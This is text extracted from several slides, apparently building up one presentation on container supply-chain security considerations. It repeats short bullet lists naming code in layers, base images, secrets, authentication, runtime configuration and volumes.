
# Container Supply-Chain Security Considerations



- Code in layers
- Base Image
- Secrets
- AuthN




# Container Supply-Chain Security Considerations



- Code in layers
- Base Image
- Secrets
- AuthN



# Container Supply-Chain Security Considerations




- Runtime Config
- User AuthN

- Code in layers
- Base Image
- Secrets
- AuthN



# Container Supply-Chain Security Considerations




- Runtime Config
- User AuthN
- Volumes

- Code in layers
- Base Image
- Secrets
- AuthN



